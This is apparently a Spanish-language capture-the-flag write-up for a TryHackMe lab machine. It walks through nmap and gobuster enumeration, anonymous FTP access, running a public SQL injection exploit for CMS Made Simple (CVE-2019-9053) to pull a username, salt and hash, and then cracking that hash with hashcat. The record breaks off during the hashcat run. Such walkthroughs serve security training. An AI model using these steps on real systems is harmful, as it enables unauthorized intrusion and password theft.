simplectf

hacemos un escaneo con nmap

```
nmap -T4 -sC -sV -Pn -oN escaneo 10.10.9.96
└─$ nmap -T4 -sC -sV -Pn -oN escaneo 10.10.9.96
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 00:29 -03
Nmap scan report for 10.10.9.96
Host is up (0.32s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.103.210
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.29 seconds
```

****

luego revisaremos el puerto 80

http://10.10.9.96


/-*-*-*-*

uhmm podríamos buscar directorios

utilizaremos gobuster

```
gobuster dir --url http://10.10.9.96 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
└─$ gobuster dir --url http://10.10.9.96 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.9.96
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 309] [--> http://10.10.9.96/simple/]
```

****
encontramos esta web
http://10.10.9.96/simple



Category: General

The news module was installed. Exciting. This news article is not using the Summary field and therefore there is no link to read more. But you can click on the news heading to read only this article.

If you chose to install the default content, you will see numerous pages available to read. You should read them thoroughly as these default pages are devoted to showing you the basics of how to begin working with CMS Made Simple. On these example pages, templates, and stylesheets many of the features of the default installation of CMS Made Simple are described and demonstrated. You can learn much about the power of CMS Made Simple by absorbing this information.

To get to the Administration Console you have to login as the administrator (with the username/password you mentioned during the installation process) on your site at http://yourwebsite.com/cmsmspath/admin. If this is your site click here to login.

Read about how to use CMS Made Simple in the documentation. In case you need any help the community is always at your service, in the forum or the IRC.

License

CMS Made Simple is released under the GPL license and as such you don't have to leave a link back to us in these templates or on your site as much as we would like it.

Some third party add-on modules may include additional license restrictions.

Next page: How CMSMS Works

© Copyright 2004 - 2024 - CMS Made Simple
This site is powered by CMS Made Simple version 2.2.8

HOW CMSMS WORKS
Templates and stylesheets
Pages and navigation
Content
Menu Manager
Extensions
Event Manager

DEFAULT TEMPLATES EXPLAINED
CMSMS tags in the templates
Left simple navigation + 1 column
Top simple navigation + left subnavigation + 1 column
CSSMenu top + 2 columns
CSSMenu left + 1 column

DEFAULT EXTENSIONS
Modules
Tags


aprovecharemos de revisar el Ftp debido a que tiene habilitada las conexiones con usuario Anonymous
ftp 10.10.9.96

user: Anonymous

```
┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
└─$ ftp 10.10.9.96
Connected to 10.10.9.96.
220 (vsFTPd 3.0.3)
Name (10.10.9.96:viernez13): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46648|)
ftp: Can't connect to `10.10.9.96:46648': Expiró el tiempo de conexión
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
```

```
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |
***************************************************************************************************
********************************************|   166      839.94 KiB/s    00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (0.54 KiB/s)
ftp> exit
221 Goodbye.

┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
└─$ ls
escaneo   ForMitch.txt

┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
└─$ cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!
```

detallazo , en la imagen se verá que fue creada con CMS Made Simple Version 2.2.8



Category: General

The news module was installed. Exciting. This news article is not using the Summary field and therefore there is no link to read more. But you can click on the news heading to read only this article.

If you chose to install the default content, you will see numerous pages available to read. You should read them thoroughly as these default pages are devoted to showing you the basics of how to begin working with CMS Made Simple. On these example pages, templates, and stylesheets many of the features of the default installation of CMS Made Simple are described and demonstrated. You can learn much about the power of CMS Made Simple by absorbing this information.

To get to the Administration Console you have to login as the administrator (with the username/password you mentioned during the installation process) on your site at http://yourwebsite.com/cmsmspath/admin. If this is your site click here to login.

Read about how to use CMS Made Simple in the documentation. In case you need any help the community is always at your service, in the forum or the IRC.

License


CMS Made Simple is released under the GPL license and as such you don't have to leave a link back to us in these templates or on your site as much as we would like it.

Some third party add-on modules may include additional license restrictions.

Next page: How CMSMS Works

© Copyright 2004 - 2024 - CMS Made Simple
This site is powered by CMS Made Simple version 2.2.8

HOW CMSMS WORKS
Templates and stylesheets
Pages and navigation
Content
Menu Manager
Extensions
Event Manager
DEFAULT TEMPLATES EXPLAINED
CMSMS tags in the templates
Left simple navigation + 1 column
Top simple navigation + left subnavigation + 1 column
CSSMenu top + 2 columns
CSSMenu left + 1 column
DEFAULT EXTENSIONS
Modules
Tags



CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID: 46635
CVE: 2019-9053
Author: DANIELE SCANU
Type: WEBAPPS
Platform: PHP
Date: 2019-04-02
EDB Verified: ✗
Exploit: ⬇ / {}
Vulnerable App: ⬇


```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
```

https://www.exploit-db.com/exploits/46635

encontramos una vuln

es un exploit para el CVE CVE-2019-9053

que se aprovecha de un SQLi




CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID: 46635
CVE: 2019-9053
Author: DANIELE SCANU
Type: WEBAPPS
Platform: PHP
Date: 2019-04-02
EDB Verified: ✗
Exploit: ⬇ / {}
Vulnerable App: ⬇

Descargamos el exploit que es un python

python exploit.py -u http//10.10.9.96/simple --crack -w /usr/share/wordlists/rockyou.txt


me arrojó un error :C



```
┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
└─$ python exploit.py -u http//10.10.9.96/simple --crack -w /usr/share/wordlists/rockyou.txt
  File "/home/viernez13/tryhackme/simplectf/exploit.py", line 25
    print "[+] Specify an url target"
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print(...)?
```

parece no estar disponible para python3

```
┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
└─$ sudo apt install 2to3
[sudo] contraseña para viernez13:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  cython3 debtags kali-debtags libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediagsttools5
libqt5multimediawidgets5 python3-backcall python3-debian python3-future python3-pickleshare
  python3-rfc3986 python3-unicodecsv
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes NUEVOS:
  2to3
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 31 no actualizados.
Se necesita descargar 10,2 kB de archivos.
Se utilizarán 32,8 kB de espacio de disco adicional después de esta operación.
Des:1 http://kali.download/kali kali-rolling/main amd64 2to3 all 3.11.4-5 [10,2 kB]
Descargados 10,2 kB en 1s (16,6 kB/s)
Seleccionando el paquete 2to3 previamente no seleccionado.
(Leyendo la base de datos ... 406683 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../archives/2to3_3.11.4-5_all.deb ...
Desempaquetando 2to3 (3.11.4-5) ...
Configurando 2to3 (3.11.4-5) ...
Procesando disparadores para kali-menu (2023.4.6) ...
Procesando disparadores para man-db (2.12.0-3) ...
```



```
┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
└─$ 2to3 -w exploit.py
/usr/bin/2to3:3: DeprecationWarning: lib2to3 package is deprecated and may not be able to parse Python 3.10+
  from lib2to3.main import main
RefactoringTool: Skipping optional fixer: buffer
RefactoringTool: Skipping optional fixer: idioms
RefactoringTool: Skipping optional fixer: set_literal
RefactoringTool: Skipping optional fixer: ws_comma
RefactoringTool: Refactored exploit.py
--- exploit.py  (original)
+++ exploit.py  (refactored)
@@ -22,10 +22,10 @@

 options, args = parser.parse_args()
 if not options.url:
-    print "[+] Specify an url target"
-    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
-    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
-    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
```

Nota : para la correcta ejecucion del exploit es necesario Instalar los siguientes modulos:
cprint colored

```
┌──(viernez13㉿kali)-[/usr/share/wordlists]
└─$ pip3 install cprint
Defaulting to user installation because normal site-packages is not writeable
Collecting cprint
  Downloading cprint-1.2.2.tar.gz (2.3 kB)
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: cprint
  Building wheel for cprint (setup.py) ... done
  Created wheel for cprint: filename=cprint-1.2.2-py3-none-any.whl size=2519
sha256=079e4e60b86f606cd631868a5f9ea4206c60b739ac00906138b1b718455ce2da
  Stored in directory: /home/viernez13/.cache/pip/wheels/70/a4/
e4/81debccb20c7e7e99097cfd17701681f953964ac84d6484834
Successfully built cprint
Installing collected packages: cprint
Successfully installed cprint-1.2.2

┌──(viernez13㉿kali)-[/usr/share/wordlists]
└─$ pip3 install colored
Defaulting to user installation because normal site-packages is not writeable
```

```
Collecting colored
  Downloading colored-2.2.4-py3-none-any.whl.metadata (3.6 kB)
Downloading colored-2.2.4-py3-none-any.whl (16 kB)
Installing collected packages: colored
Successfully installed colored-2.2.4
```

tiramos el exploit


```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com6
[*] Try: 0c01f4468bd75d7a84c7eb73846e8d96$
[*] Now try to crack password
Traceback (most recent call last):
  File "/home/viernez13/tryhackme/simplectf/exploit.py", line 187, in <module>
    crack_password()
  File "/home/viernez13/tryhackme/simplectf/exploit.py", line 55, in crack_password
```

nos arrojó un error pero tenemos el md5 y el salt
cruzamos datos con hashcat

```
┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
└─$ hashcat -O -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]
======================================================================
======================================================================
========
* Device #1: cpu-sandybridge-AMD A10-7860K Radeon R7, 12 Compute Cores 4C+8G, 2251/4566 MB (1024 MB
allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 51

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Early-Skip
* Not-Iterated
* Prepended-Salt
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
